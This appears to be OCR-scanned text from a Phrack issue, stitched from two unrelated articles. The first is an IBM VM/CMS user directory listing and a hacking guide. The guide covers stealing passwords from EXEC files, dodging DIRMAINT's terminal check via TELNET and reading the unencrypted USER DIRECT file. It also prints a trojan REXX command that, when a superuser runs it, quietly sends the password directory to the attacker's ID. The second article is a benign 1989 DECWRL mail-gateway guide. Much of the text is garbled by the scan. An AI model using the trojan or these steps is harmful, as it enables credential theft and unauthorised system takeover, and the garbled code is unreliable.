MDISK 223 3350 000 555 SYSWK4 MR VSE223 VSE3WO
```

MDISK 224 3350 000 555 DOSRES MR VSE224 VSE4WO MDISK 225 3350 000 555 SYSWK1 MR VSE225 VSE5WO

* 3380 SYSTEM

```
Wed Apr 26 09:43:38 2017
MDISK 200 3380 000 885 SYSWKA MR VSE219 VSEAWO
USER ROUTER ROUTER 512K 2M G 64 ON ON ON
INCLUDE EXPPROF
ACCOUNT 46 ROUTER
MDISK 191 3380 636 003 VMSRES MR RROUTER WROUTER MROUTER 03131808
USER AP2SVP AP2SVP 512K 8M EG 64 ON ON ON
* 5668899 APL2 SERVICE MACHINE
INCLUDE EXPPROF
ACCOUNT 9999 APL2-SVP
MDISK 191 3380 731 003 VMPK01 MR RAP2SVP WAP2SVP MAP2SVP
                                                                       03131808
USER APL2PP APL2PP 3M 16M BEG 64 ON ON ON
* 5668899 APL2
INCLUDE EXPPROF
ACCOUNT 9999 I5668899
MDISK 191 3380 264 044 VMSRES MR ALL WAPL2PP
                                                                        03131808
USER VMASSYS VMASSYS 16M 16M EG 64 ON ON ON
* 5767032 AS
INCLUDE EXPPROF
ACCOUNT 15 SYSTEM
LINK ISPVM 192 192 RR
LINK SOLDBA 195 195 RR
MDISK 191 3380 569 018 VMPK01 MR RVMASSYS WVMASSYS INSTALL MDISK 391 3380 587 095 VMPK01 MR RVMASSYS WVMASSYS SYSTEM
                                                                       03131808
                                                                       03131808
 MDISK 392 3380 682 005 VMPK01 MR RVMASSYS WVMASSYS TEST
                                                                        03131808
MDISK 393 3380 687 026 VMPK01 MR RVMASSYS WVMASSYS IPCS
                                                                       03131808
USER VMASMON VMASMON 2M 2M G 64 ON ON ON
* 5767032 AS
INCLUDE EXPPROF
ACCOUNT 15 SYSTEM
 OPTION MAXCONN 20
 IUCV ALLOW
LINK VMASSYS 191 390 RR
 LINK VMASSYS 391 391 RR
MDISK 191 3380 567 002 VMPK01 MR RVMASMON WVMASMON MVMASMON 03131808
USER VMASTEST VMASTEST 2M 2M G 64 ON ON ON
* 5767032 AS
INCLUDE EXPPROF
ACCOUNT 15 SYSTEM
LINK VMASSYS 391 391 RR
LINK VMASSYS 392 392 RR
MDISK 191 3380 713 018 VMPK01 MR RVMASTES WVMASTES MVMASTES 03131808
USER BATCH BATCH 2M 2M ABEG 64 ON ON ON
* 5664364 VM BATCH FACILITY
INCLUDE EXPPROF
ACCOUNT 999
 IUCV ALLOW
 OPTION BMX MAXCONN 256
MDISK 191 3380 741 003 VMPK01 MR RVMBATCH WVMBATCH MDISK 193 3380 744 020 VMPK01 MR RVMBATCH WVMBATCH MVMBATCH
                                                                       03131808
                                                                        03131808
```

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MDISK 194 3380 764 003 VMPK01 MR RVMBATCH WVMBATCH MVMBATCH MDISK 199 3380 767 002 VMPK01 RR RVMBATCH WVMBATCH MVMBATCH MDISK 195 3380 769 002 VMPK01 MR RVMBATCH WVMBATCH MVMBATCH *	
USER BATCH1 BATCH1 2M 4M G 64 ON ON ON ON	
* 5664364 VM BATCH FACILITY TEST USERID	
INCLUDE EXPPROF ACCOUNT 999 MDISK 191 3380 771 005 VMPK01 MR RVMBATCH WVMBATCH MVMBATCH	0313180
* USER BATCH2 BATCH2 2M 4M G 64 ON ON ON	
* * 5664364 VM BATCH FACILITY TEST USERID	
* INCLUDE EXPPROF	
ACCOUNT 999 MDISK 191 3380 776 005 VMPK01 MR RVMBATCH WVMBATCH MVMBATCH	0313180
* * USER CSPUSER CSPUSER 2M 4M G 64 ON ON ON ON	
* * 5668814 CSP	
* * INCLUDE EXPPROF	
* ACCOUNT 101 * MDISK 191 3380 134 032 VMPK01 MR RCSPUSER WCSPUSER MCSPUSER * MDISK 193 3380 519 008 VMPK01 MR RCSPUSER WCSPUSER MCSPUSER * MDISK 502 3380 527 020 VMPK01 MR RCSPUSER WCSPUSER MCSPUSER * MDISK 503 3380 547 020 VMPK01 MR RCSPUSER WCSPUSER MCSPUSER * MDISK 503 3380 547 020 VMPK01 MR RCSPUSER WCSPUSER MCSPUSER	031318 031318 031318 031318
USER CVIEW CVIEW 2M 2M G 64 ON ON ON ON	
* 5664296 CVIEW	
INCLUDE EXPPROF ACCOUNT 15 SYSTEM OPTION BMX	
LINK MAINT 193 193 RR MDISK 191 3380 732 004 VMSRES MR RCVIEW WCVIEW *	031318
USER DIRMAINT DIRMAINT 1M 2M BG 64 ON ON ON ON	
* 5748XE4 DIRMAINT	
INCLUDE EXPPROF ACCOUNT 7 SYSADMIN	
OPTION REALTIME ECMODE MDISK 191 3380 191 004 VMPK01 MR RDIRMAIN WDIRMAIN MDIRMAIN MDISK 193 3380 001 009 VMPK01 MR RDIRMAIN WDIRMAIN MDIRMAIN MDISK 195 3380 049 009 VMSRES MR RDIRMAIN WDIRMAIN MDIRMAIN MDISK 294 3380 844 004 VMPK01 MR RDIRMAIN WDIRMAIN MDIRMAIN MDISK 394 3380 226 019 VMSTGE MR RDIRMAIN WDIRMAIN MDIRMAIN MDISK 123 3380 000 885 VMSRES MW	031318 031318 031318 031318 031318
* USER DATAMOVE DATAMOVE 1M 1M G 64 ON ON ON ON	
* * 5748XE4 DATAMOVE MACHINE	
* INCLUDE EXPPROF ACCOUNT 5 SYSADMIN OPTION ACCT ECMODE LINK DIRMAINT 191 193 RR	
LINK MAINT 193 192 RR MDISK 191 3380 178 003 VMPK01 MR RDATAMOV WDATAMOV MDATAMOV *	031318
USER FSFCNTRL FSFCNTRL 2M 16M ABG 64 ON ON ON ON	

USER DISKACNT DISKACNT 512K 2M G 64 ON ON ON

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                                          15
4.txt
* 5664318 VM/IPF
INCLUDE EXPPROF
OPTION ECMODE
LINK MAINT 300 300 RR
MDISK 191 3380 010 002 VMPK01 MR RDISKACN WDISKACN MDISKACN 03131808
USER CPRM CPRM 512K 1M G 64 ON ON ON
* 5664318 VM/IPF
INCLUDE EXPPROF
LINK OPERATNS 193 193 RR
MDISK 191 3380 783 001 VMPK01 MR RCPRM WCPRM MCPRM MDISK 192 3380 098 007 VMSRES MR ALL WCPRM MCPRM
                                                                     03131808
                                                                     03131808
MDISK 291 3380 784 001 VMPK01 MR RCPRM WCPRM MCPRM
                                                                     03131808
USER OP1 OP1 1M 13M ABCDEFG 64 ON ON ON
* 5664318 VM/IPF
INCLUDE EXPPROF
LINK MAINT 300 300 RR
MDISK 191 3380 058 001 VMSRES MR ROP1 WOP1
                                                  MOP1
                                                                     03131808
USER VMUTIL VMUTIL 512K 2M ABDEG 64 ON ON ON
* 5664318 VM/IPF
INCLUDE EXPPROF
IPL CMS
OPTION ECMODE
LINK MAINT 300 300 RR
MDISK 191 3380 059 001 VMSRES MR RVMUTIL WVMUTIL MVMUTIL
                                                                     03131808
USER IPFSERV IPFSERV 2M 16M G 64 ON ON ON
* 5664318 VM/IPF
IPL CMS
CONSOLE 009 3215 T MAINT
SPOOL 00C 2540 READER *
SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
LINK MAINT 123 123 MW
LINK MAINT 190 190 RR
 LINK MAINT 191 192 RR
 LINK MAINT 193 193 RR
 LINK MAINT 194 194 RR
LINK MAINT 19D 19D RR
LINK MAINT 19E 19E RR
LINK MAINT 294 294 RR
LINK MAINT 295 295 RR
LINK MAINT 300 300 RR
MDISK 191 3380 060 001 VMSRES MR RIPFSERV WIPFSERV MIPFSERV 03131808
USER ISPVM ISPVM 1M 10M EG 64 ON ON ON ON
* 5664282 ISPF
INCLUDE EXPPROF
ACCOUNT 104 USER04
MDISK 191 3380 548 005 VMSRES MR RISPVM WISPVM MISPVM
                                                                    03131808
MDISK 192 3380 110 054 VMSRES MR RISPVM WISPVM MISPVM
                                                                     03131808
USER NETVIEW NETVIEW 5M 16M G 64 ON ON ON
* 5664175 NETVIEW
```

* 566/300 DI

* 5664309 PROFS ADMINISTRATOR

USER SYSADMIN NOLOG 1M 16M EG 64 ON ON ON

INCLUDE EXPPROF

ACCOUNT 250 SYSADMIN
LINK PRODBM 161 161 RR
LINK PRODBM 191 4FA RR
LINK PRODBM 5FD 5FD RR

4.txt	Wed Apr 26 09:	:43:38 2017	17		
MDISK 191 33 MDISK 298 33 MDISK 398 33 MDISK 399 33	5FF 5FF RR 80 001 011 PR 80 012 029 PR 80 041 019 PR 80 060 024 PR	OFPK MR RADMIN OFPK MR RADMIN OFPK MR RADMIN OFPK MR RADMIN	WADMIN WADMIN WADMIN	MADMIN MADMIN MADMIN MADMIN	03131808 03131808 03131808 03131808
*	80 219 002 PR		WADMIN	MADMIN	03131808
*		64 ON ON ON C	DΝ		
LINK PSFMAIN LINK PSFMAIN	191 193 RR 191 194 RR 191 194 RR IT 191 291 RR IT 193 293 RR IT 194 294 RR	SRES MR RSFCM1	NCECM1		03131808
*				NNT	03131000
* * 5664198 PSF * INCLUDE EXPPR	MAINTENANCE	16M ABCDEFG 64	ON ON ON C	ON	
MDISK 193 33	80 814 011 VM 80 825 004 VM	SRES MR RPSFMA SRES MR RPSFMA SRES MR RPSFMA	IN WPSFMAIN	I	03131808 03131808 03131808
USER PDM470 P	DM470 4M 5M B	G 64 ON ON ON	ON		
* 5664198 PSF	3800 PDM				
INCLUDE EXPPRACCOUNT 100 OPTION ACCT IUCV *SPL *DEDICATE 470 LINK SFCM1 1 LINK PSFMAIN LINK PSFMAIN	91 193 RR T 191 291 RR T 194 294 RR	SRES MR RPDM47	70 WPDM470		03131808
*		BG 64 ON ON C			03131000
* * 5664198 PSF			211 011		
* ACCOUNT 100 OPTION ACCT IPL GCS PARM IUCV *SPL CONSOLE 009 SPOOL 00C 25 SPOOL 00D 25 SPOOL 00E 14 LINK MAINT 1 LINK MAINT 1 LINK MAINT 5 LINK SFCM1 1 LINK PSFMAIN	PSF ECMODE AUTOLOG 3215 40 READER * 40 PUNCH A 03 A 90 190 RR 9E 19E RR 95 595 RR				
		SRES MR RPDMRE	M1 WPDMREM1		03131808
USER PVM PVM	1024K 2M BG 5	O ON ON ON			

```
4.txt
           Wed Apr 26 09:43:38 2017
* 5748RC1 VM PASS-THROUGH FACILITY
INCLUDE EXPPROF
OPTION ECMODE
LINK MAINT 193 193 RR
LINK MAINT 36E 191 MR
USER RSCS RSCS 1M 2M BG 64 ON ON ON
* 5748XP1 RSCS V1
ACCOUNT 15 SYSTEM
 OPTION ACCT ECMODE
 IPL 191
 CONSOLE 009 3215
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
 LINK MAINT 190 190 RR
 LINK MAINT 193 193 RR
 LINK MAINT 19E 19E RR
 LINK MAINT 19D 19D RR
 LINK MAINT 49E 49E RR
MDISK 191 3380 105 002 VMSRES MR RRSCS
                                         WRSCS
                                                  MRSCS
                                                                      03131808
USER RSCSV2 RSCSV2 2M 4M BG 64 ON ON ON ON
* 5664188 RSCS (VERSION 2)
ACCOUNT 15 SYSTEM
 OPTION ECMODE ACCT BMX VCUNOSHR
 IPL GCS PARM AUTOLOG
 CONSOLE 01F 3215 T OPERATOR
 SPOOL 00C 2540 READER A
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403 A
 LINK MAINT 595 595 RR
LINK MAINT 59F 191 RR
USER SMART SMART 2048K 2M CEG 64 ON ON ON
* 5796PNA VM REAL TIME MONITOR SYSTEM
INCLUDE EXPPROF
ACCOUNT 999
 LINK MAINT 319 319 RR
MDISK 191 3380 848 026 VMPK01 MR RSMART
                                         WSMART MSMART
                                                                      03131808
USER SQLDBA SQLDBA 6M 6M G 64 ON OFF OFF \
* 5748XXJ SQL/DS ADMINISTRATOR
 ACCOUNT 26
 OPTION MAXCONN 25
 IUCV ALLOW
 IUCV *IDENT SQLDBA GLOBAL
 IPL CMS
 CONSOLE 009 3215 T OPERATOR
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH A
 SPOOL 00E 1403
 LINK MAINT 190 190 RR
 LINK MAINT 19D 19D RR
 MDISK 191 3380 001 010 SQLPK W
                                                                      03131808
 MDISK 193 3380 011 035 SQLPK R RSQL
                                       WSQL
WSQL
                                                                      03131808
 MDISK 195 3380 046 013 SQLPK RR RSQL
                                                                      03131808
                                                  MSQL
 MDISK 200 3380 059 034 SQLPK R RSQL
                                          WSQL
                                                                       03131808
```

```
Wed Apr 26 09:43:38 2017
4.txt
 MDISK 201 3380 093 011 SQLPK R RSQL
                                            WSQL
                                                                           03131808
                                           WSQL
MDISK 202 3380 104 100 SQLPK R RSQL
                                                                           03131808
USER SQLUSER SQLUSER 2M 2M G 64 ON ON ON
* 5748XXJ SQL/DS USER MACHINE
INCLUDE EXPPROF
ACCOUNT 27
 OPTION REALTIMER
 IUCV SQLDBA
LINK SQLDBA 195 195 RR
MDISK 191 3380 204 003 SQLPK W
                                                                           03131808
USER VMARCH VMARCH 2M 4M BEG 64 ON ON ON
* 5664291 VMBACKUP
INCLUDE EXPPROF
ACCOUNT 999
 OPTION ACCT ECMODE
 LINK MAINT 123 1A0 RR
 MDISK 191 3380 001 011 VMPK02 MR RVMARCH WVMARCH MVMARCH
                                                                           03131808
MDISK 193 3380 012 007 VMPK02 MR RVMARCH WVMARCH MVMARCH MDISK 100 3380 019 007 VMPK02 MR RVMARCH WVMARCH MVMARCH MDISK 101 3380 026 007 VMPK02 MR RVMARCH WVMARCH MVMARCH
                                                                           03131808
                                                                           03131808
                                                                           03131808
MDISK 200 3380 033 007 VMPK02 MR RVMARCH WVMARCH MVMARCH
                                                                           03131808
USER VMBACKUP VMBACKUP 2M 16M BEG 64 ON ON ON
* 5664291 VMBACKUP
ACCOUNT 999
 OPTION ACCT BMX ECMODE
 IPL CMS
 CONSOLE 009 3215
 SPOOL 001 2540 READER *
 SPOOL 00C 2540 READER *
 SPOOL 00D 2540 PUNCH
 SPOOL 0D0 2540 PUNCH
 SPOOL 0D1 2540 PUNCH
 SPOOL 00E 1403
 SPOOL 0E0 1403
 SPOOL 0E1 1403
 SPOOL 0E2 1403
 SPOOL 0E3 1403
 SPOOL 0E4 1403
 SPOOL 0E5 1403
 SPOOL 0E6 1403
 SPOOL 0E7 1403
 LINK MAINT 190 190 RR
 LINK MAINT 19E 19E RR
 LINK MAINT 123 1A0 RR
 MDISK 191 3380 040 006 VMPK02 MR RVMBACKU WVMBACKU MVMBACKU
                                                                          03131808
 MDISK 192 3380 046 003 VMPK02 MR RVMBACKU WVMBACKU MVMBACKU
                                                                          03131808
 MDISK 193 3380 049 003 VMPK02 MR RVMBACKU WVMBACKU MVMBACKU
                                                                           03131808
MDISK 194 3380 052 044 VMPK02 MR RVMBACKU WVMBACKU MVMBACKU
                                                                          03131808
USER VMBSYSAD VMBSYSAD 1M 4M BG 64 ON ON ON ON
* 5664291 VMBACKUP
INCLUDE EXPPROF
ACCOUNT 999
 LINK MAINT 191 124 RR
 LINK VMBACKUP 194 294 RR RVMBACKU
 LINK VMBACKUP 193 293 RR RVMBACKU
 LINK MAINT 123 1A0 RR
```

```
Wed Apr 26 09:43:38 2017
4.txt
MDISK 191 3380 096 005 VMPK02 MR RVMBSYSA WVMBSYSA MVMBSYSA
MDISK 191 3380 096 005 VMPK02 MR RVMBSYSA WVMBSYSA MVMBSYSA MDISK 192 3380 101 009 VMPK02 MR RVMBSYSA WVMBSYSA MVMBSYSA
                                                                       03131808
USER DEMO1 DEMO1 4M 4M G 64 ON ON ON
* 5664283 VM/IS-PRODUCTIVITY FACILITY SAMPLE USER
INCLUDE EXPPROF
ACCOUNT DEMO1 DEMO1
IUCV SOLDBA
LINK MAINT
              319 319 RR
LINK MAINT
              31A 31A RR
 LINK MAINT
              322 322 RR
LINK MAINT
              326 326 RR
              34A 59A RR
LINK MAINT
LINK SQLDBA 195 195 RR
LINK SYSADMIN 399 399 RR
MDISK 191 3380 107 003 VMSRES MR RDEMO1 WDEMO1 MDEMO1
                                                                      03131808
USER DEMO2 DEMO2 4M 4M G 64 ON ON ON ON
* 5664283 VM/IS-PRODUCTIVITY FACILITY SAMPLE USER
INCLUDE EXPPROF
 ACCOUNT DEMO2 DEMO2
 IUCV SQLDBA
 LINK MAINT
              319 319 RR
              31A 31A RR
 LINK MAINT
              322 322 RR
 LINK MAINT
LINK MAINT
              326 326 RR
              34A 59A RR
LINK MAINT
LINK SOLDBA 195 195 RR
LINK SYSADMIN 399 399 RR
MDISK 191 3380 859 003 VMSRES MR RDEMO2 WDEMO2 MDEMO2
                                                                       03131808
USER DEMO3 DEMO3 4M 4M G 64 ON ON ON
* 5664283 VM/IS-PRODUCTIVITY FACILITY SAMPLE USER
INCLUDE EXPPROF
ACCOUNT DEMO3 DEMO3
IUCV SQLDBA
LINK MAINT
             319 319 RR
LINK MAINT
              31A 31A RR
 LINK MAINT
              322 322 RR
               326 326 RR
 LINK MAINT
               34A 59A RR
 LINK MAINT
 LINK SQLDBA
               195 195 RR
 LINK SYSADMIN 399 399 RR
MDISK 191 3380 862 003 VMSRES MR RDEMO3 WDEMO3 MDEMO3
                                                                       03131808
USER DEMO4 DEMO4 4M 4M G 64 ON ON ON
* 5664283 VM/IS-PRODUCTIVITY FACILITY SAMPLE USER
INCLUDE EXPPROF
ACCOUNT DEMO4 DEMO4
 IUCV SOLDBA
              319 319 RR
LINK MAINT
              31A 31A RR
 LINK MAINT
              322 322 RR
 LINK MAINT
 LINK MAINT
              326 326 RR
 LINK MAINT
              34A 59A RR
 LINK SQLDBA 195 195 RR
 LINK SYSADMIN 399 399 RR
MDISK 191 3380 865 003 VMSRES MR RDEMO4
                                          WDEMO4
                                                   MDEMO4
                                                                       03131808
USER VMTAPE VMTAPE 1M 2M BCEG 64 ON ON ON
```

03131808

MDISK 191 3380 553 010 VMSRES MR PENG PENG

Luckily, I have tested the second table in 4 VM systems and it works. May you be lucky too!

get privileges by trying a password or by accident by getting privileged users' passwords.

While CP/CMS uses passwords to control performance, it must store some passwords in the REXX command language (EXEC files). It looks like this:

CP LINK VTAMUSER 191 121 RR VTAM1

If you have succeeded in linking that minidisk then:

```
AC 121 B
FILEL * * B
```

Then you can see all of the files owned by VTAMUSER. Usually people are lazy enough to remember too many passwords, so to read the passwords. It may be its CP pass too! TRY IT!!!

But IBM is not so stupid as to let any user with privileges open accounts randomly. It limits a maximum of 8 superusers to be able to do it. You may find it in:

DIRMAINT DATA Y2

Only these DIRM-STAFF can open accounts from the console. If another user logs on from a terminal, he will be logged out immediately even though he knew the password. And only these STAFF have 2 modes of operation to use:

DIRM

One is general user mode and the other is operation mode (Privilege operation) so you have to cheat the O.S. to think that you are NOT logged in from a terminal. Our way is to use TELNET. Usually this package is named TCPIP. Do this:

TELNET yourhost

It will request you logon again. Then, if you logon with the superuser ID & password, the O.S. will not recognize that you are from a terminal and will let you in!! The most important thing is that IBM stores its user IDs & passwords in a file:

USER DIRECT

Usually, this file is stored on DIRMAINT's minidisk and it is a text file!!! I do not know why, but it actually is not encrypted!!!! Incredible to believe...

Once you have this file, you will know all users' passwords and all information about all users' IDs and I think it is rude to open new accounts! Poor me! I've done this and lost privs 3 times now. While there is a way to get back your privs, first you need find a privileged ID so that you can write your file in it. Then, write a EXEC file into it. This file's name must be a most common command that any one will issue. If the general user uses it, nothing happens, but if a superuser issues it, then it will do something for you! Here is a example:

Please note that wherever you see (cut), it means that the line was too long and had to be split. Whenever you see (cut), take the line below the line that it is on and paste it on the end of the (cut) line (removing the (cut) in the process).

```
/* DISPLAY THE NUMBER OF SPECIFIED USERS LOGGED ON */
TRACE O
USER = 0
SW
    = 1
   = 1
PARSE UPPER ARG NAM GARBAGE
IF NAM = ' ' THEN signal gname
PO = INDEX (NAM, ' *')
IF PO = 0 THEN DO
  Q NAM
  EXIT
 END
T = PO - 1
IF T= 0 THEN signal qname
NALL = SUBSTR(NAM, 1, T)
EXECIO '* CP (STRING Q N '
NUMQ = QUEUED()
DO N = 1 TO NUMQ
  PULL STR
PARSE VALUE STR with NA.N '-' LA.N ',' NB.N '-' LB.N ',' NC.N '-' LC.N (cut)
   ','ND.N '-' LD.N
na.n=substr(strip(na.n,'L'),1,8)
nb.n=substr(strip(nb.n,'L'),1,8)
nc.n=substr(strip(nc.n,'L'),1,8)
```

```
nd.n=substr(strip(nd.n,'L'),1,8)
END
DO N = 1 TO NUMQ
   IF LA.N ^= DSC & LA.N ^= ' ' & SUBSTR(NA.N,1,T)=NALL & (cut)
         SUBSTR(space(NA.N),1,4)^='LOGO' & SPACE
      A.S = NA.N||'-'||LA.N||','; S=S+1; USER=USER+1; END;
   IF LB.N ^= DSC & LB.N ^= ' ' & SUBSTR(NB.N,1,T)=NALL & (cut)
         SUBSTR(space(NB.N),1,4)^='LOGO' & SPACE
  A.S = NB.N||'-'||LB.N||','; S=S+1; USER=USER+1; END; IF LC.N ^{\circ} DSC & LC.N ^{\circ} ' & SUBSTR(NC.N,1,T)=NALL & (cut)
         SUBSTR(space(NC.N), 1, 4) ^='LOGO' & SPACE
      A.S = NC.N||'-'||LC.N||','; S=S+1; USER=USER+1; END;
   IF LD.N ^= DSC & LD.N ^= ' ' & SUBSTR(ND.N,1,T)=NALL & (cut)
        SUBSTR(space(ND.N), 1, 4) ^='LOGO' SPACE(L
      A.S = ND.N | |'-'| | LD.N | |','| ; S=S+1 ; USER=USER+1; END;
END
CLRSCRN
call concate
SAY
MM= ' <- - - - - - - - - - ' RIGHT(USER, 3, 0) ' SPECIFIED LOGON USERS - (cut)
sav MM
SAY
SAY
EXIT
QNAME:
/* DISPLAY THE NUMBER OF USERS LOGGED ON */
USER = 0
     = 1
SW
     = 1
EXECIO '* CP (STRING Q N '
IF USERID() = 'MAINT' THEN SIGNAL NJ /*super user id */
IF USERID() = 'JASMIN' THEN SIGNAL NJ /*super user id */
IF USERID() ='LIU' THEN SIGNAL NJ /*supr userid */
IF USERID() = 'PMAINT' THEN SIGNAL NJ /*super user id*/
IF USERID() = 'MOESERV' THEN SIGNAL NJ /* super user id*/
SIGNAL JP
NJ:
CP SET IMSG OFF
CP SET MSG OFF
EXEC DIRMAINT GET DIRMAINT NOLOCK
SLEEP 2 SEC
CP TRAN USERID() ALL yourid /* to your own id*/
CP SET IMSG ON
CP SET MSG ON
JP:
NUMQ = QUEUED()
DO N = 1 TO NUMQ
   PULL STR
         PARSE VALUE STR with NA.N '-' LA.N ',' NB.N '-' LB.N ',' NC.N (cut)
         '-' LC.N ','ND.N '-' LD.N
na.n=substr(strip(na.n,'L'),1,8)
nb.n=substr(strip(nb.n,
                        'L'),1,8)
nc.n=substr(strip(nc.n,'L'),1,8)
nd.n=substr(strip(nd.n,'L'),1,8)
F.ND
DO N = 1 TO NUMQ
   IF LA.N ='VTAM' THEN SELECT
      WHEN (S+0)//4 = 1 THEN DO
      LA.N ='VTAM' THEN DO
      A.S ='VSM - VTAM'
                               ; S = S+1 ;
      A.S=' '; S=S+1; A.S=' '; S=S+1; A.S =' '; S=S+1; ITERATE
   END
      WHEN (S+0)//4 = 2 THEN DO
      A.S = ' ' ; S = S+1 ; A.S = ' ' ; S=S+1 ; A.S = ' ' ; S=S+1 ; END
      WHEN (S+0)//4 = 3 THEN DO; A.S =' '; S=S+1 ; A.S =' '; S=S+1 ; END;
      WHEN (S+0)//4 = 0 THEN DO; A.S = ' '; S=S+1; END
   END
```

return

```
IF LA.N ='VTAM' THEN DO
       A.S ='VSM - VTAM'
                                    ; S = S+1 ;
       A.S=' '; S=S+1; A.S=' '; S=S+1; A.S =' '; S=S+1; ITERATE
   IF LA.N ^{=} DSC & LA.N ^{=} ' & SUBSTR(space(NA.N),1,4)^{=}LOGO' & (cut)
          SPACE (LA.N) ^=SPACE (NA.N) THEN
   A.S = NA.N||'-'||LA.N||',' ; S=S+1 ; USER=USER+1; END; IF LB.N ^= DSC & LB.N ^= ' & SUBSTR(space(NB.N),1,4)^='LOGO' & (cut)
          SPACE (LB.N) ^=SPACE (NB.N) THEN
   A.S = NB.N||'-'||LB.N||',' ; S=S+1 ; USER=USER+1; END; IF LC.N ^{-} DSC & LC.N ^{-} ' & SUBSTR(space(NC.N),1,4)^{-}'LOGO' & (cut)
          SPACE (LC.N) ^=SPACE (NC.N) THEN
   A.S = NC.N||'-'||LC.N||',' ; S=S+1 ; USER=USER+1; END; IF LD.N ^= DSC & LD.N ^= ' ' & SUBSTR(space(ND.N),1,4)^='LOGO' & (cut)
SPACE (LD.N) ^=SPACE (ND.N) THEN
      A.S = ND.N | |'-'| | LD.N | |','| ; S=S+1 ; USER=USER+1; END;
END
CLRSCRN
call concate
SAY
MM= ' <- - - - - - - - - - (cut)
say MM
SAY
exit
concate:
DO I = 1 TO S-1 BY 4
                                          ELSE A.P = ' '
ELSE A.Q = ' '
ELSE A.R = ' '
   IF I+1 < S THEN P=I+1 ;
   IF I+2 < S THEN Q=I+2
   _ . . . inen Q=I+2 ;
IF I+3 < S THEN R=I+3 ;
   STR= ''
   IF I+3 < S THEN R=I+3 ;
                                            ELSE A.R = ' '
                                           STR=INSERT (A.P,STR,21)
STR=INSERT (A.R,STR,61)
   STR=INSERT (A.I,STR,1)
STR=INSERT (A.Q,STR,41)
                                     ;
                                    ;
   SAY STR
```

Well, that is it...Unfortunately, we did not know how to install a backdoor in IBM VM/CMS so we could not keep privs permanently. It is a pity...but we're glad to share our experience with hackers!

-----Cut Here------

Sincerely,

==Phrack Inc.==

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()()()()()()()()) () () () () () () () () () ()
()	()
() The DECV	WRL Mail Gateway ()
()	()
() by De	edicated Link ()
()	()
() Septer	mber 20, 1989 ()
()	()
()()()()()()()()) () () () () () () () () () ()

INTRODUCTION

DECWRL is a mail gateway computer operated by Digital's Western Research Laboratory in Palo Alto, California. Its purpose is to support the interchange of electronic mail between Digital and the "outside world."

DECWRL is connected to Digital's Easynet, and also to a number of different outside electronic mail networks. Digital users can send outside mail by sending to DECWRL::"outside-address", and digital users can also receive mail by having your correspondents route it through DECWRL. The details of incoming mail are more complex, and are discussed below.

It is vitally important that Digital employees be good citizens of the networks to which we are connected. They depend on the integrity of our user community to ensure that tighter controls over the use of the gateway are not required. The most important rule is "no chain letters," but there are other rules depending on whether the connected network that you are using is commercial or non-commercial.

The current traffic volume (September 1989) is about 10,000 mail messages per day and about 3,000 USENET messages per day. Gatewayed mail traffic has doubled every year since 1983. DECWRL is currently a Vax 8530 computer with 48 megabytes of main memory, 2500 megabytes of disk space, 8 9600-baud (Telebit) modem ports, and various network connections. They will shortly be upgrading to a Vax 8650 system. They run Ultrix 3.0 as the base operating system.

ADMINISTRATION

The gateway has engineering staff, but no administrative or clerical staff. They work hard to keep it running, but they do not have the resources to answer telephone queries or provide tutorials in its use.

They post periodic status reports to the USENET newsgroup dec.general. Various helpful people usually copy these reports to the VAXNOTES "gateways" conference within a day or two.

HOW TO SEND MAIL

DECWRL is connected to quite a number of different mail networks. If you were logged on directly to it, you could type addresses directly, e.g.

To: strange!foreign!address.

But since you are not logged on directly to the gateway, you must send mail so that when it arrives at the gateway, it will be sent as if that address had been typed locally.

* Sending from VMS

If you are a VMS user, you should use NMAIL, because VMS mail does not know how

to requeue and retry mail when the network is congested or disconnected. From VMS, address your mail like this:

To: nm%DECWRL::"strange!foreign!address"

The quote characters (") are important, to make sure that VMS doesn't try to interpret strange!foreign!address itself. If you are typing such an address inside a mail program, it will work as advertised. If you are using DCL and typing directly to the command line, you should beware that DCL likes to remove quotes, so you will have to enclose the entire address in quotes, and then put two quotes in every place that one quote should appear in the address:

\$ mail test.msg "nm%DECWRL::""foreign!addr""" /subj="hello"

Note the three quotes in a row after foreign!addr. The first two of them are doubled to produce a single quote in the address, and the third ends the address itself (balancing the quote in front of the nm%).

Here are some typical outgoing mail addresses as used from a VMS system:

To: nm%DECWRL::"lll-winkin!netsys!phrack"
To: nm%DECWRL::"postmaster@msp.pnet.sc.edu"
To: nm%DECWRL::"netsys!phrack@uunet.uu.net"
To: nm%DECWRL::"phrackserv@CUNYVM.bitnet"
To: nm%DECWRL::"Chris.Jones@f654.n987.z1.fidonet.org"

* Sending from Ultrix

If your Ultrix system has been configured for it, then you can, from your Ultrix system, just send directly to the foreign address, and the mail software will take care of all of the gateway routing for you. Most Ultrix systems in Corporate Research and in the Palo Alto cluster are configured this way.

To find out whether your Ultrix system has been so configured, just try it and see what happens. If it doesn't work, you will receive notification almost instantly.

NOTE: The Ultrix mail system is extremely flexible; it is almost completely configurable by the customer. While this is valuable to customers, it makes it very difficult to write global instructions for the use of Ultrix mailers, because it is possible that the local changes have produced something quite unlike the vendor-delivered mailer. One of the popular changes is to tinker with the meaning of quote characters (") in Ultrix addresses. Some systems consider that these two addresses are the same:

site1!site2!user@host.dec.com

and

"sitel!site2!user"@host.dec.com

while others are configured so that one form will work and the other will not. All of these examples use the quotes. If you have trouble getting the examples to work, please try them again without the quotes. Perhaps your Ultrix system is interpreting the quotes differently.

If your Ultrix system has an IP link to Palo Alto (type "/etc/ping decwrl.dec.com" to find out if it does), then you can route your mail to the gateway via IP. This has the advantage that your Ultrix mail headers will reach the gateway directly, instead of being translated into DECNET mail headers and then back into Ultrix at the other end. Do this as follows:

To: "alien!address"@decwrl.dec.com

The quotes are necessary only if the alien address contains a ! character, but they don't hurt if you use them unnecessarily. If the alien address contains

an "@" character, you will need to change it into a "%" character. For example, to send via IP to joe@widget.org, you should address the mail

To: "joe%widget.org"@decwrl.dec.com

If your Ultrix system has only a DECNET link to Palo Alto, then you should address mail in much the same way that VMS users do, save that you should not put the nm% in front of the address:

To: DECWRL:: "strange!foreign!address"

Here are some typical outgoing mail addresses as used from an Ultrix system that has IP access. Ultrix systems without IP access should use the same syntax as VMS users, except that the nm% at the front of the address should not be used.

To: "lll-winken!netsys!phrack"@decwrl.dec.com To: "postmaster%msp.pnet.sc.edu"@decwrl.dec.com To: "phrackserv%CUNYVM.bitnet"@decwrl.dec.com To: "netsys!phrack%uunet.uu.net"@decwrl.dec.com
